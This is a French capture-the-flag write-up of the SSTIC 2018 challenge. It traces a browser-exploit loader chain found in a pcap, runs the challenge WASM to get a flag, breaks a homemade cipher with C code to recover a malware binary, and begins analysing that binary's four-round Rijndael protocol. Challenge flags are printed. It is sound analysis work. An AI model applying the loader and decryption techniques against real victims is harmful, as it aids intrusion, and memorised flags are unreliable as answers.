Solution du Challenge SSTIC 2018

Jeremy Buet

31 mars 2018 – 19 avril 2018

Introduction

Cette année le challenge du SSTIC a pris une forme que je n'avais pas encore vue, une forme qui m'a rappelé des tâches que j'ai déjà eu à faire dans le cadre professionnel

Là où les années précédentes, je voyais surtout des épreuves de reverse impliquant des systèmes que je n'avais jamais vu, cette année j'ai eu la suprise de trouver une forme très orientée SOC, commençant par une capture réseau d'où il fallait trouver un trafic anormal, pour tomber sur un loader, puis un malware à étudier, le tout utilisant des technologies assez communes, à l'exception peut-être du WASM qui ne s'est pas encore intégré (pour l'instant) à l'écosystème web commun.

Concrètement, l'épreuve s'est constitué de 4 étapes "et demie", la première consistant à identifier un traffic suspect, une moitié (permettant de décrocher un flag) consistant à parvenir à executer du code WASM dans un environnement web/javascript, la deuxième à attaquer un système cryptographique "fait maison", la troisième à trouver et exploiter une combinaison de failles résidant dans une mauvaise utilisant de primitives cryptographiques connues et réputées sûres, et la dernière, beaucoup plus difficile, consistant à "hack back", c'est-à-dire identifier le [1]C&C de l'attaquant, et exploiter des failles sur des systèmes très récents pour parvenir à extraire des informations importantes sur l'attaquant (ici son adresse mail, étant l'objectif final du challenge)

1. Command and Control

Table des matières

1 Un pcap très chargé

Cette année, comme il y a deux ans, l'épreuve se présente initialement par un PDF, sauf que celui-ci semble très chargé et rempli de trafic réél, incluant du trafic DNS, du trafic TLS, sur des sous domaines du monde, des consultations (chiffrées, bien entendu) twitter, google, mais aussi énormément de pub.




FIGURE 1 – `challenge.pcapng` dans Wireshark

La première chose à faire, est de retirer tout le trafic qu'on ne saura pas lire, à moins d'investir énormément de temps et de moyens (et même là, vu que la plupart des suites cryptographiques utilisées sont PFS, cela parait impossible, ou au moins au delà de mes moyens). Vu qu'il s'agit de trafic web pour la plupart, commençont nos recherches en n'affichant que le trafic HTTP présent dans le PCAP…




FIGURE 2 – traffic HTTP du pcap

En parcourant un peu, on voit du trafic lié à la publicité présente sur lemonde.fr, mais surtout un `stage1.js` qui parait bien curieux. Extrayons-le, et nous tombons sur un code d'exploitation de faille que présentent les SharedArrayBuffer dans Firefox 53 (d'après le User-Agent du navigateur de la victime) permettant un arbitrary read/write puis une execution de code arbitraire.

Ce `stage1.js` charge d'autres fichiers en HTTP sur l'IP `10.241.20.18` et le port `8080`, plus précisément les fichiers

- `utils.js` qui ne présente que peut d'interet pour nous
- `blockcipher.js` qui est un fichier généré par ECMAScript pour charger et executer du code WASM, ainsi que l'adresse d'un fichier WASM contenant le code à charger et executer.
- `payload.js` qui contient juste une énorme chaîne de caractère qui semble être le base64 d'un binaire chiffré, devant être décodé puis déchiffré par
- `stage2.js` qui assemble le tout et met en place le WASM pour déchiffrer le contenu de `payload.js`, et vérifier que le résultat est correctement formé, par la vérification que le clair commence bien par `-Fancy Nounours-`

`stage1.js` reprend ensuite la main et écrit le résultat dans un fichier dans `/tmp`, qu'il execute ensuite.

1.1 Semi-étape : un low-hanging fruit : Charger, executer et faire un premier micro reverse de WebAssembly

`stage2.js` revèle l'existence d'une fonction `_getFlag` dans le fichier WASM qui devrait nous permettre de trouver le premier flag du Challenge. En cherchant un peu sur internet, je tombe sur https://github.com/WebAssembly/wabt qui présente plein d'utilitaires très pratiques dont :

- un binaire de conversion WebAssembly Binaire vers WebAssembly Textuel
- un `objdump`
- et un binaire de décompilation WASM vers C.

C'est en utilisant ce dernier qu'on tombe sur du C très verbeux, mais néanmoins lisible, et contenant notamment le code suivant :

```
  i0 = p0;
  i1 = 89594904u;
  i0 = i0 != i1;
  if (i0) {
    i0 = l1;
    g4 = i0;
    i0 = 0u;
    goto Bfunc;
  }
```

soit, en simplifiant un peu :

```
if(arg0 != 0x5571c18)
    return 0;
```

Le label Bfunc étant en toute fin de code, le traduire directement en return 0 ; le rend plus simple. On devine ainsi qu'il faut appeler `_getFlag` avec comme premier argument 0x5571c18, soit SSTIC18 en leet/hexadécimal, ce qui revient à appeler la fonction javascript `getFlag` définie dans `stage2.js` avec cette même valeur.

Le problème réside alors dans l'appel de cette fonction, puisque visiblement il y a des modifications à apporter à `blockcipher.js`. Ayant quelques problèmes, je décide rapidement de consulter de la documentation sur Internet sur la bonne manière de charger un fichier WASM dans du JS.

Vient rapidement le problème des fonctions à fournir à l'environnement, qu'on résoud rapidement en convertissant le WASM à charger en format Texte, qui liste alors toutes les dépendances demandées et les types des fonctions. Certaines fonctions paraissent non évidentes à deviner, le nom n'étant pas très utile, mais fort heureusement, `blockcipher.js` nous apprend rapidement à quoi elles correspondent. Ainsi, on aboutit au code suivant, qui nous fournira une base pour la suite :

```
<!doctype html>
<html>
<body>
    <script type="text/javascript">

        var GLOBAL_BASE = 1024;
var ABORT = 0;
var EXITSTATUS = 0;
STATIC_BASE = GLOBAL_BASE;
STATICTOP = STATIC_BASE + 1888;
var STATIC_BUMP = 1888;
var tempDoublePtr = STATICTOP;
STATICTOP += 16;
TOTAL_STACK = 5242880;
TOTAL_MEMORY = 16777216;
var STACK_ALIGN = 16;
function staticAlloc(size) {
    var ret = STATICTOP;
    STATICTOP = STATICTOP + size + 15 & -16;
    return ret
}
function alignMemory(size, factor) {
    if (!factor) factor = STACK_ALIGN;
    var ret = size = Math.ceil(size / factor) * factor;
    return ret
}
DYNAMICTOP_PTR = staticAlloc(4);

STACK_BASE = STACKTOP = alignMemory(STATICTOP);
STACK_MAX = STACK_BASE + TOTAL_STACK;
DYNAMIC_BASE = alignMemory(STACK_MAX);


        function abortOnCannotGrowMemory() {
            throw "Cannot enlarge memory arrays. Either (1) compile with  -s TOTAL_MEMORY=X  with X h
        }

        function enlargeMemory() {
            abortOnCannotGrowMemory()
        }
        var mem=256;
        memory= new WebAssembly.Memory({ initial: mem, maximum: mem })
        buffer = memory.buffer;
        HEAPU8 = new Uint8Array(buffer);
        HEAP32 = new Int32Array(buffer)
        HEAP32[DYNAMICTOP_PTR >> 2] = DYNAMIC_BASE;
        var Module=WebAssembly.Module;
        var env = {
            "memorybase": 0,
            "memory": memory,
            "ABORT": ABORT,
            "STACKTOP": STACKTOP,
            "STACK_MAX": STACK_MAX,
            "tempDoublePtr": tempDoublePtr,
            "DYNAMICTOP_PTR": DYNAMICTOP_PTR,

            "enlargeMemory": enlargeMemory,
```

```
            "getTotalMemory": ()=>{console.log("GETTotalmemory");return TOTAL_MEMORY},
            "abortOnCannotGrowMemory": abortOnCannotGrowMemory,
            "___setErrNo": (test)=>{console.log(test); return test;},
            "_emscripten_asm_const_ii": (test1,test2) =>{console.log("test1:"+test1+"\ntest2:"+test2)
            "_emscripten_memcpy_big": (dest, src, num) => {
                HEAPU8.set(HEAPU8.subarray(src, src + num), dest);
                return dest
            },
        };
        var glob={};
        var info = {
            "global": glob,
            "env": env,
            "asm2wasm": {
                "f64-rem": (function(x, y) {
                    return x % y
                }),
            },
            "parent": Module,
        };
        var importObject = { imports: { imported_func: arg => console.log(arg) } };
        fetch('blockcipher.wasm')
        .then(response => response.arrayBuffer())
        .then(bytes => WebAssembly.instantiate(bytes,info))
        .then(obj => {

            const flagLen = 43;
            const flagPtr = obj.instance.exports._malloc(flagLen + 1);
            console.log(flagPtr);
            var res = obj.instance.exports._getFlag(0x5571c18, flagPtr);
            console.log(res);
            if (res) {
              const flag =  HEAPU8.subarray(flagPtr, flagPtr + flagLen);
              document.write(flag);
              console.log(new TextDecoder('utf-8').decode(flag));
            }
            obj.instance.exports._free(flagPtr);
            console.log(HEAPU8);
        });

    </script>
</body>
</html>
```

Ce code nous permet d'obtenir une suite de nombres, qui representent en ASCII notre premier flag :
83,83,84,73,67,50,48,49,56,123,51,100,98,55,55,49,52,57,48,50,49,97,53,99,57,101,53,56,98,101,100,52,101,100,53,54,102,52,5
ce qui nous permet, grace à un tout petit peu de python :

```
"".join([chr(i) for i in [83,83,84,73,67,50,48,49,56,123,51,100,98,55,
55,49,52,57,48,50,49,97,53,99,57,101,53,56,98,101,100,52,101,100,53,
54,102,52,53,56,98,55,125]])
```

d'obtenir le flag :

```
SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}
```

2 Une Crypto Maison

`stage2.js` s'occupant de déchiffrer de la data avec une clef qui nous est inaccessible, en utilisant un algorithme de cryptographie inconnu (et probablement maison), il va donc nous falloir décrypter cette data, et pour cela, trouver la (ou les) faiblesses résidant dans cet algorithme.

Cet algorithme fonctionne en deux temps :

— le premier temps (`_setDecryptKey`) consiste à dériver la clef fournie afin d'obtenir un contexte de cryptographie qui va être utilisée dans

— le second temps (`_decryptBlock`), qui vient réellement déchiffrer la data.

Le code JS déchiffrant le contenu de `payload.js` nous montre que c'est un algorithme de chiffrement par blocs, utilisant une clef de taille 128 bits, des blocs de taille 128 bits également, et le mode de chainage de blocs CBC, l'IV étant les 16 premiers octets de la data à décrypter.

On va ainsi pouvoir simplifier ces deux fonctions. Afin de s'assurer qu'on ne fait aucune bétise, on va générer un bloc au hasard et une clef au hasard, et déchiffrer ces données à l'aide de JS, et de toujours vérifier que le C donne le même résultat, que ce soit à l'execution du code C généré par WABT ou à l'execution de chacune des itérations de la simplification du code.

On s'aperçoit que les deux fonctions utilisent la fonction d :

```
function d(x) {
  return ((200 * x * x) + (255 * x) + 92) % 0x100;
}
```

et un tableau de 256 uint8 chargé en mémoire à l'initialisation du WASM. Ces deux données semblent arbitraires, mais liées, car l'on retrouve des boucles déroulées utilisant conjointement un appel à d et la récupération d'une valeur dans ce tableau. Après quelques essais, on observe une particularité qui nous est très utile : la fonction d est bijective et le tableau permet d'évaluer la réciproque de d. Ainsi, si l'on appelle t ce tableau, et quel que soit i compris entre 0 et 255, on a :

```
t[d(i)] == d(t[i]) == i
```

Ce qui nous permet d'ailleurs de simplifier en grande partie les fonctions `_setDecryptKey` et `_decryptBlock` généré par notre décompilateur WASM fourni par WABT.

On obtient donc, après simplification, un code beaucoup plus lisible :

```
static uint32_t rumble(uint32_t Key, uint32_t l5){
  uint32_t l11,l4;
  l4=0;
  do{
    if (l5&1) {
      l4 ^= Key;
    }
    Key &= 0xFF;
    l11 = Key <<1;
    if (Key&0x80) {
      Key = (0xc3^l11)&0xFF;
    } else {
      Key = l11&0xff;
    }
    l5 = (l5&0xff) >>1;;
  }while(l5);
  return l4;
}
```

```
static u128 mix(u128 num){
  const uint64_t l6 = STACK_TOP;
  u128 res={.fst=0,.snd=0};
  uint32_t l1,l8,l2,Key,l5,l4;
  STACK_TOP +=16;

  i64_store(Z_envZ_memory,l6,num.fst);
  i64_store(Z_envZ_memory,l6+8,num.snd);

  for(l8=0;l8<16;l8++){
    l2 = i32_load8_s(Z_envZ_memory, (uint64_t)(l6+15));
    for(l1=14;(int32_t)l1 > -1;l1--){
      Key = i32_load8_s(Z_envZ_memory, (uint64_t)(l6+l1));
      i32_store8(Z_envZ_memory, (uint64_t)(l6+l1+1), Key);
      l5 = data_segment_data_0[256+25+l1];
      l4=rumble(Key,l5);
      l2 = l4^l2;
    }
    i32_store8(Z_envZ_memory, (uint64_t)(l6), l2);
  }

  res.fst = i64_load(Z_envZ_memory,l6);
  res.snd = i64_load(Z_envZ_memory,l6+8);

  STACK_TOP = l6;
  return res;
}

static u128 revmix(u128 num){
  const uint64_t l6 = STACK_TOP;
  u128 res={.fst=0,.snd=0};
  uint32_t l1,l8,l2,Key,l5,l4;
  STACK_TOP +=16;

  i64_store(Z_envZ_memory,l6,num.fst);
  i64_store(Z_envZ_memory,l6+8,num.snd);


  for(l8=0;l8<16;++l8){
    l2 = i32_load8_s(Z_envZ_memory, (uint64_t)(l6));
    for(l1=0;l1<15;++l1){
      Key = i32_load8_s(Z_envZ_memory, (uint64_t)(l6+l1+1));
      i32_store8(Z_envZ_memory, (uint64_t)(l6+l1), Key);
      l5 = data_segment_data_0[256+25+l1];
      l4 = rumble(Key,l5);
      l2 = l4^l2;
    }
    i32_store8(Z_envZ_memory, (uint64_t)(l6+15), l2);
  }


  res.fst = i64_load(Z_envZ_memory,l6);
  res.snd = i64_load(Z_envZ_memory,l6+8);

  STACK_TOP = l6;
  return res;
}
```

```
static void _decryptBlock(uint32_t Context, uint32_t block) {
    uint64_t i;
  uint32_t l1 = 0, l2 = 0, l19 = 0, l20 = 0, l21 = 0, l22 = 0,
      l24 = 0, l25 = 0;
  uint64_t l27 = 0, l28 = 0;
  uint64_t j1, j2;
  u128 val;
  const uint32_t l23 = STACK_TOP;
  STACK_TOP += 16;

  j1 = i64_load(Z_envZ_memory, (uint64_t)(Context + 144));
  j2 = i64_load(Z_envZ_memory, (uint64_t)(block));
  j1 ^= j2;
  i64_store(Z_envZ_memory, (uint64_t)(l23), j1);
  val.fst=j1;
  j1 = i64_load(Z_envZ_memory, (uint64_t)(Context + 152));
  j2 = i64_load(Z_envZ_memory, (uint64_t)(block+8));
  j1 ^= j2;
  val.snd=j1;
  i64_store(Z_envZ_memory, (uint64_t)(l23+8), j1);

  for(l2 = 8; (int32_t)l2 >-1; l2--) {
    val=revmix(val);
    val.fst=val.fst ^ i64_load(Z_envZ_memory, (uint64_t)(Context + (l2<<4)));
    val.snd=val.snd ^ i64_load(Z_envZ_memory, (uint64_t)(Context + (l2<<4) + 8));

  }

  l27=val.fst;
  l28=val.snd;
  //Obfuscate a bit, inverse : d
  for (i=0;i<8;i++){
    i32_store8(Z_envZ_memory, (uint64_t)(l23+i),
       data_segment_data_0[((uint32_t)(l27 >> (i*8)))&0xFF]);
  }
  for (i=0;i<8;i++){
    i32_store8(Z_envZ_memory, (uint64_t)(l23+8+i),
       data_segment_data_0[((uint32_t)(l28 >> (i*8)))&0xFF] );
  }

  j1 = i64_load(Z_envZ_memory, (uint64_t)(l23));
  i64_store(Z_envZ_memory, (uint64_t)(block), j1);
  j1 = i64_load(Z_envZ_memory, (uint64_t)(l23+8));
  i64_store(Z_envZ_memory, (uint64_t)(block+8), j1);
  STACK_TOP = l23;
}

static void _setDecryptKey(uint32_t Context, uint32_t Key) {
  uint32_t i,n;
  uint32_t l0 = 0, l1 = 0, l2 = 0, l3 = 0, l4 = 0, l5 = 0, l7 = 0,
      l8 = 0, l9 = 0, l10 = 0, l11 = 0, l12 = 0, l13 = 0, l14 = 0, l15 = 0,
      l16 = 0, l17 = 0, l18 = 0, l19 = 0, l20 = 0, l21 = 0, l22 = 0, l23 = 0,
      l24 = 0, l25 = 0, l26 = 0, l27 = 0;
  uint64_t l28 = 0, l29 = 0, l30 = 0, l31 = 0, l32 = 0, l33 = 0;
  uint32_t i0, i1, i2, i3;
  uint64_t j0, j1, j2, j3;
```

```
  const uint32_t l6 = STACK_TOP;
  STACK_TOP += 64;

  l30 = i64_load(Z_envZ_memory, (uint64_t)(Key));
  i64_store(Z_envZ_memory, (uint64_t)(Context), l30);
  l31 = i64_load(Z_envZ_memory, (uint64_t)(Key + 8));
  i64_store(Z_envZ_memory, (uint64_t)(Context + 8), l31);

  l32 = i64_load(Z_envZ_memory, (uint64_t)(Key+16));
  i64_store(Z_envZ_memory, (uint64_t)(Context + 16), l32);
  l33 = i64_load(Z_envZ_memory, (uint64_t)(Key + 24));
  i64_store(Z_envZ_memory, (uint64_t)(Context + 24), l33);

  for(i=0;i!=4;i++){

    for(n=0;n!=8;n++){
      u128 val;
      l7=8*i+n+1;
      l28 = precalc[8*i+n];
      l29 = precalc[8*i+n+32];
      l28 ^= l30;
      l29 ^= l31;

      val.fst=l28;
      val.snd=l29;
      val = mix(val);
      l28=val.fst;
      l29=val.snd;


      l28 ^= l32;
      l29 ^= l33;


      l33 = l31;
      l32 = l30;
      l30 = l28;
      l31 = l29;
    }

    Key = 2*(i+1);
    i64_store(Z_envZ_memory, (uint64_t)(Context + (Key<<4)), l30);
    i64_store(Z_envZ_memory, (uint64_t)(Context + (Key<<4)+ 8), l31);
    Key += 1;
    i64_store(Z_envZ_memory, (uint64_t)(Context + (Key<<4)), l32);
    i64_store(Z_envZ_memory, (uint64_t)(Context + (Key<<4)+ 8), l33);
  }

  STACK_TOP = l6;
}
```

Il est important de remarquer que `_DecryptBlock` a une seule partie qui semble compliquée, et c'est la fonction `revmix`, que j'ai nommé ainsi car elle ressemble étrangement à `mix` et semble effectuer son opération inverse, ce qui est confirmé par une simple execution de code faisant appel successivement à ces deux fonctions.

L'action de `_DecryptBlock` semble alors reversible à une seule condition : que l'on connaisse le contexte dérivant de la clef et/ou la clef initiale. Ce qui est embetant, car on n'a pas ces infos. En revanche, il

nous est donné un clair (`-Fancy Nounours-` XOR les 16 premiers octets du payload dé-base64-é) et le chiffré correspondant (les 16 octets suivant du payload dé-base64-é). Il faudrait voir si on ne pourrait pas trouver autre chose.

En déroulant les appels successifs à `revmix`, on s'aperçoit qu'il s'agit d'un tas d'appels successifs à revmix et de XOR du contexte et de la data à déchiffrer. Il serait ainsi pertinent de vérifier une simple propriété qui nous arrangerait : est-ce que $\text{revmix}(a \oplus b) = \text{revmix}(a) \oplus \text{revmix}(b)$

Après essais, on s'aperçoit que c'est le cas !

Ainsi, les appels successifs à revmix se simplifient par $C \oplus \text{revmix}^9(data)$

C s'obtient simplement, ayant déjà une paire Clair/Chiffré, ce qui nous permet de déchiffrer le payload avec le code suivant :

```
int main(int argc, char** argv){
    u128 mask, iv, block, clear, crypted, prevcrypted, marker;
    uint64_t i=0;
    uint8_t markerTab[] = {45, 70, 97, 110, 99, 121, 32, 78, 111, 117,
       110, 111, 117, 114, 115, 45,0}; // ="-Fancy Nounours-"
    FILE *f = fopen("fancynounours.hex","w");

    init_memory();

    memcpy(Z_envZ_memory->data,markerTab,16);
    marker.fst = i64_load(Z_envZ_memory,0);
    marker.snd = i64_load(Z_envZ_memory,8);

    iv = getBlock(-1);
    block = xor(iv,marker);
    mask = xor(D(block),revmix9(getBlock(0)));

    crypted=getBlock(0);
    for(i=1; i < 60768; i++){
        prevcrypted = crypted;
        crypted = getBlock(i);
        block = DSD(xor(mask,revmix9(crypted)));
        clear = xor(block,prevcrypted);
        fprintf(f,"%016lx%016lx",ENDIAN_SWAP_U64(clear.fst),ENDIAN_SWAP_U64(clear.snd));
    }

    fclose(f);

}
```

D étant l'appel à la fonction d sur chacun des octets de son argument de 16 octets, et DSD faisant l'opération inverse, à l'aide de lookup dans le tableau préalablement exporté.

Nous avons ainsi cassé la premiere étape, et nous retrouvons, à l'aide de

```
xxd -r -p fancynounours.hex > fancynounours
```

face à un binaire ELF amd64. Grace à la commande suivante (connaissant le format des flags) :

```
strings fancynounours | grep SSTIC2018
```

nous obtenons le flag :

SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}

3 Un ours fantaisiste et de la vraie crypto

Tout d'abord, `stage1.js` nous apprend que le binaire est appelé avec les arguments `-h 192.168.23.213` et `-p 31337`. Un tel trafic a bien été capturé, et se trouve bien dans le pcap




FIGURE 3 – Le trafic de fancynounours

La commande file nous apprend que le binaire, `fancynounours` a été compilé statiquement, ce qui nous assure qu'on n'aura pas à chercher de bibliothèque dans une version spécifique pour fire foncitonner le binaire.

De même soyons prudents, executons le binaire dans une sandbox sans argument, avec les arguments fournis et regardons ce qu'il se passe : rien qui semble directement malveillant : des appels à open("/dev/urandom"), des prctls, et des connections réseau, qui timeouts, faute de réponse coté serveur.

Il est temps d'ouvrir notre outil préféré d'analyse de binaires, comme IDA ou radare2. Ça tombe bien, peu de temps avant l'arrivée du challenge du SSTIC, hex-rays a décidé de publier une version Free d'IDA 7.0, qui nous fera très bien l'affaire.

On voit alors que les noms des symboles sont toujours présent, nous permettant de plus facilement identifier les fonctions et leur comportement. On s'aperçoit ainsi que la bibliothèque gmp a été utilisée, que du rsa2048 est probablement utilisé, ainsi que de l'aes, au vu de nms de fonctions comme `rsa2048_gen`, `rsa2048_encrypt`, `aes_genkey`, `rijndaelEncrypt` ou `mpz_init`. Au vu de l'ordre des fonctions et de leurs adresses, il semble même que si `aes_genkey` semble avoir été écrit pour ce binaire, une bibliothèque a été utilisé pour la dérivation des clefs, le chiffrement et le déchiffrement AES. D'ailleurs, une rapide recherche sur Internet semble effectivement nous donner une bibliothèque qui a les mêmes noms de fonctions et un prototype qui ressemble beaucoup à celui que l'on retrouve dans le binaire : http ://www.efgh.com/software/rijndael.htm.

Notamment, `rijndaelEncrypt` et `rijndaelDecrypt` présentent un argument (le deuxième) nrounds qui determine le nombre de tours à effectuer. Cette donnée est interessante, car AES est un cas particulier de Rijndael, fixant dans la norme le tour de tours de Rijndael à utiliser en fonction de la taille de la clef utilisée. Ici, en regardant les appels à ces fonctions, on s'aperçoit que le deuxième argument (Registre RSI/ESI) est fixe, et à 4.

On s'aperçoit également que la taille des Blocs est de 128 bits et que la taille de la clef est 128 bits également. C'est très interessant, car AES impose l'utilisation de 10 tours dans le cas d'une taille de clef à 128 bits (et imposant systématiquement une taille de bloc à 128 bits). On peut ainsi se demander si diminuer le nombre de tours n'affecterait pas la sécurité du chiffrement.

Une recherche DuckDuckGo plus tard, on découvre une attaque Triviale, décrite directement par Rijndael lors de la soumission de la famille d'algorithme au concours AES du NIST.




FIGURE 4 – Une des fonctions principales de “fancynounours“ dans IDA Free 7.0

Cette attaque repose sur une propriété de l'état du chiffrement au bout de 3 tours, et de la reversibilité des Sbox d'AES. Elle necessite d'avoir 256 clairs qui ne diffèrent que d'un octets, tous chiffrés avec la même clef.

Les chiffrés se trouvant forcément dans la capture, regardons un peu comment se présente le protocole utilisé :

— Tout d'abord, à l'initialisation, une clef RSA 2048 est construite, utilisant l'exposant public classique 65537, et les nombres premiers p et q étant tirés aléatoirement.
— Ensuite une clef Rijndael est générée en tirant au hasard 128 bits.
— Le client contacte alors le serveur, et client et serveur s'échangent alors leurs modules, chacun connaissant l'exposant public de l'autre, ce dernier étant “hardcodé”
— Suite à cela, client et serveur s'échangent leurs clefs Rijndael, paddées selon la norme RSASSA-PSS de PKCS#1
— À ce moment, le Handshake est établi, et les communications standards peuvent continuer. Celles-ci prennent la forme suivante :
— Tout d'abord, une taille est transmise en clair sur 4 octets little-endian
— Puis, un paquet de la taille précédemment indiquée est envoyé. Ce paquet est de la forme suivante : un IV, suivi d'un paquet chiffré par Rijdael 4 tours avec le clef du destinataire, et avec le mode de chainage de blocs CBC.

